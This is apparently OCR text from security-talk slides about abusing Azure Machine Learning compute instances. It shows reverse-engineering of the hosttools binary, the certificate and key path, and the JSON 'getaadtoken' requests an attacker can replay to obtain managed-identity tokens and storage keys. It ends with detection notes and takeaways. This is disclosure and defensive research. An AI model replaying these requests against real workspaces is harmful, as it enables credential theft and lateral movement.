- Activity log
- Access control (IAM)
- Tags
- Diagnose and solve problems
- Events

Settings

- Networking
- Properties

Download config.json Delete

Essentials JSON View

Resource group ns-rg	Studio web URL https://ml.azure.com/?tid=...
Location East Asia	Container Registry testcontaineregistry
Subscription research_tenant	Key Vault amldemo6956742674
Subscription ID 022c8fb2-0e66-4db5-8628...	Application Insights amldemo2934195470
Storage amldemo9022562421	MLflow tracking URI azureml://eastasia.api.azur...

Bash

```
Requesting a Cloud Shell.Succeeded.
Connecting terminal...

nitesh [ ~ ]$
```

..l-persistence

```
→ aml-persistence
```

Are there more open-sesames?

More ‘RequestType’ Candidates


hosttools/clients.**GetWorkspaceSecrets**

→ hosttools/clients.**generateXDSApiRequestSchema**

Direction	Type	Address	Text	
Up	p	hosttools_clients_xdsApiCallerReal_callXDSApi+80	call	hosttools_clients_CallXDSApi
Up	j	hosttools_clients_CallXDSApi+1120	jmp	hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetACRToken+393	call	hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetACRDetails+3E3	call	hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetAppInsightsInstrumentationKey+1A4	call	hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetDsiUpdateSettings+1A4	call	hosttools_clients_CallXDSApi
Up	p	hosttools_clients_PostDsiUpdateSettings+1C4	call	hosttools_clients_CallXDSApi
Up	p	hosttools_clients_PostDsiErrorInfo+1B3	call	hosttools_clients_CallXDSApi
Up	p	hosttools_clients_GetWorkspaceSecrets+3B4	call	hosttools_clients_CallXDSApi
Down	p	hosttools_clients_CallXDSToRecoverJobWithUnhealthyNode+3AD	call	hosttools_clients_CallXDSApi

Cross references to ‘hosttools/clients.**generateXDSApiRequestSchema**’

Using a System-Assigned Managed Identity



User

Managed identity

System assigned identity

Principal ID 13cd93e9-1acc-4533-ab49-d849e7bd3cfc

Compute Instance

13cd93e9-1acc-4533-ab49-d849e7bd3cfc

Users

No results.

Devices

No results.

Enterprise applications

TE testworkspace/computes/firstbox

testworkspace/computes/firstbox | Properties

Enterprise Application

Save Discard Delete | Got feedback?

Application ID e5b1d38d-8457-4a4c-a4f0-2950ad54e2be

Object ID 13cd93e9-1acc-4533-ab49-d849e7bd3cfc

Figuring out GetAADToken Schema


```
[#0] 0xa1c540 → hosttools/clients.GetAADToken(resource=0xc000180000 "",
```

```
gef➤  info args
resource = 0xc000180000 ""
clientID = 0xc000000000 ""
apiVersion = 0x100000000000000 ""
~r3 = <optimized out>
~r4 = <optimized out>
```

Viewing function arguments using gdb-gef

Fetching AAD Token of System-Assigned MI

```
{
  "RequestType":"getaadtoken",
  "RequestBody":"{\"resource\":\"https://management.azure.com/\"}"
}
```



dsimountagent

→ $AZ_BATCHAI_XDS_ENDPOINT

Function: hosttools/clients.**GetAADToken**

System-Assigned Managed Identity Token


```
{
  "errorCode":"Success",
  "response":"
  {\"Token\":\"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTN
  UjdiUm9meG1lWm9YcWJIWkdldyJ9.
```


Response containing Azure AD Token of System-Assigned Managed Identity

Bonus: User-Assigned Managed Identity Token

```
{
  "RequestType":"getaadtoken",
  "RequestBody":"{\"resource\":\"https://management.azure.com\",\"client_id\":\"REDACTED\"}"
}
```

→ $AZ_BATCHAI_XDS_ENDPOINT

dsimountagent

Function: hosttools/clients.**GetAADToken**

Bonus: User-Assigned Managed Identity Token


Virtual Machine

Compute Instance

User/System Assigned Managed Identity

Storage Account

Key Vault



Container Registry

App Insights


Reading b/w the lines ☺

System-assigned. Some Azure resources, such as virtual machines allow you to enable a managed identity directly on the resource. When you enable a system-assigned managed identity:

- A service principal of a special type is created in Azure AD for the identity. The service principal is tied to the lifecycle of that Azure resource. When the Azure resource is deleted, Azure automatically deletes the service principal for you.
- By design, only that Azure resource can use this identity to request tokens from Azure AD.
- You authorize the managed identity to have access to one or more services.
- The name of the system-assigned service principal is always the same as the name of the Azure resource it is created for. For a deployment slot, the name of its system-assigned identity is `<app-name>/slots/<slot-name>`.

https://learn.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/overview

Recap



dsimountagent

Certificate + Private Key

$AZ_BATCHAI_XDS_ENDPOINT

Attacker

- ‘whoami’ of AML Workspace
- Storage Account’s Primary Access Key
- Azure AD Token of any Managed Identity and much more…

Live Demo

How do the logs look?

```
2022/08/18 09:18:24 Send instrumentation key to master server
2022/08/18 09:18:24 Fail to send to master, JobMaster has not been set, skipping saveInstrumentationKey
2022/08/18 09:18:24 Starting App Insight Logger for task:  nodeSetup
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root
2022/08/18 09:18:24 Starting Node Setup
2022/08/18 09:18:24 start update hosttools version from dynamic config
2022/08/18 09:18:24 Get Hosttools blob name from dynamic config:
2022/08/18 09:18:24 No applicable update package available, skipping auto-update
2022/08/18 09:18:24 No applicable update package available, skipping auto-update
2022/08/18 09:18:24 Error opening env file:  open /mnt/batch/tasks/shared/LS_root/jobs/nitesh-aml-ws/com
2022/08/18 09:18:24 Starting App Insight Logger for task:  monitoredNodeSetup
2022/08/18 09:18:24 Version: 3.0.02038.0004 Branch: .SourceBranch Commit: 0c4d1d6
2022/08/18 09:18:24 Start node setup tasks
2022/08/18 09:18:24 XdsEndpoint:: Overwrite xds endpoint for CI to: https://eastasia.cert.api.azureml.ms
2022/08/18 09:18:24 XdsEndpoint:: setupXDSEndpointEnvironmentVariable: aml-workstation
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root/mounts
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root/shared
2022/08/18 09:18:24 Creating directory /mnt/batch/tasks/shared/LS_root/jobs
2022/08/18 09:18:24 Failed to read hosttool JSON file: open /mnt/batch/tasks/startup/wd/hosttools.json:
2022/08/18 09:18:24 Attempt 1 of http call to https://eastasia.cert.api.azureml.ms/xdsbatchai/hosttoolap
2022/08/18 09:18:25 Got default storage secret
2022/08/18 09:18:25 mountMsStorage, true
2022/08/18 09:18:25 Failed to read hosttool JSON file: open /mnt/batch/tasks/startup/wd/hosttools.json:
2022/08/18 09:18:25 Attempt 1 of http call to https://eastasia.cert.api.azureml.ms/xdsbatchai/hosttoolap
2022/08/18 09:18:26 Got workspace information.
2022/08/18 09:18:26 workspaceRP property value for storageMsEnabled: false
2022/08/18 09:18:26 storageMsEnabled type is bool
2022/08/18 09:18:26 Storage account HNS enabled: false
2022/08/18 09:18:26 Workspace CredentialType: AccountKey
2022/08/18 09:18:26 Checking if fileshare exists with name code-391ff5ac-6576-468f-ba4d-7e03433c6806
2022/08/18 09:18:26 Create admin user account
2022/08/18 09:18:26 Attempt: 1
2022/08/18 09:18:26 Executing cmd 'useradd -m name'
```


One of our CIs ran bad code.
Our jewels were probably stolen too.
The workspace was compromised.
We can detect certificate & key usage from the logs!
We can detect certificate & key usage from the logs right?


Legitimate activity

```
from azureml.core.authentication import MsiAuthentication
import jwt
import os
client_id_value = os.getenv("DEFAULT_IDENTITY_CLIENT_ID") #id
msi_identity_config = {"client_id": client_id_value}
msi_auth = MsiAuthentication(identity_config=msi_identity_config)
jwt.decode(msi_auth.get_token().token,options={"verify_signature": False})
```


Fetching Managed Identity JWT from a Compute Instance

Malicious activity

*/mnt/batch/tasks/startup/certs/*sha1-$AZ_LS_CERT_THUMBPRINT.{key, pem}



Certificate + Private Key




Attacker

$AZ_BATCHAI_XDS_ENDPOINT

```
{
  "RequestType":"getaadtoken",
  "RequestBody":"{\"resource\":\"https://management.azure.com/\"}"
}
```

Fetching Managed Identity JWT from an attacker's environment



```
→  Downloads diff Attacker.json Compute-Instance.json
2,3c2,3
<   "id": "17a0e470-7e40-4b76-aa3e-42f8f5bc4600",
<   "createdDateTime": "2023-07-15T11:07:07Z",
---
>   "id": "e089d82d-16f6-4f95-8878-f14a8a3ad300",
>   "createdDateTime": "2023-07-15T10:54:48Z",
13c13
<   "correlationId": "0d34d004-6b11-4523-801f-2194fb9b46b2",
---
>   "correlationId": "36c3b381-7baf-436d-8909-d56097010e33",
48c48
<   "uniqueTokenIdentifier":
---
>   "uniqueTokenIdentifier":
→  Downloads
```

Activity Details: Sign-ins

Basic info | **Location** | Authentication Events

IP address


Autonomous system number

- Almost identical logs
- Missing location info
- To invalidate stolen certificate, delete Compute Instance
- Certificate valid for two full years
- If over-permissive identity == Lateral Movement, Privilege Escalation

Takeaways

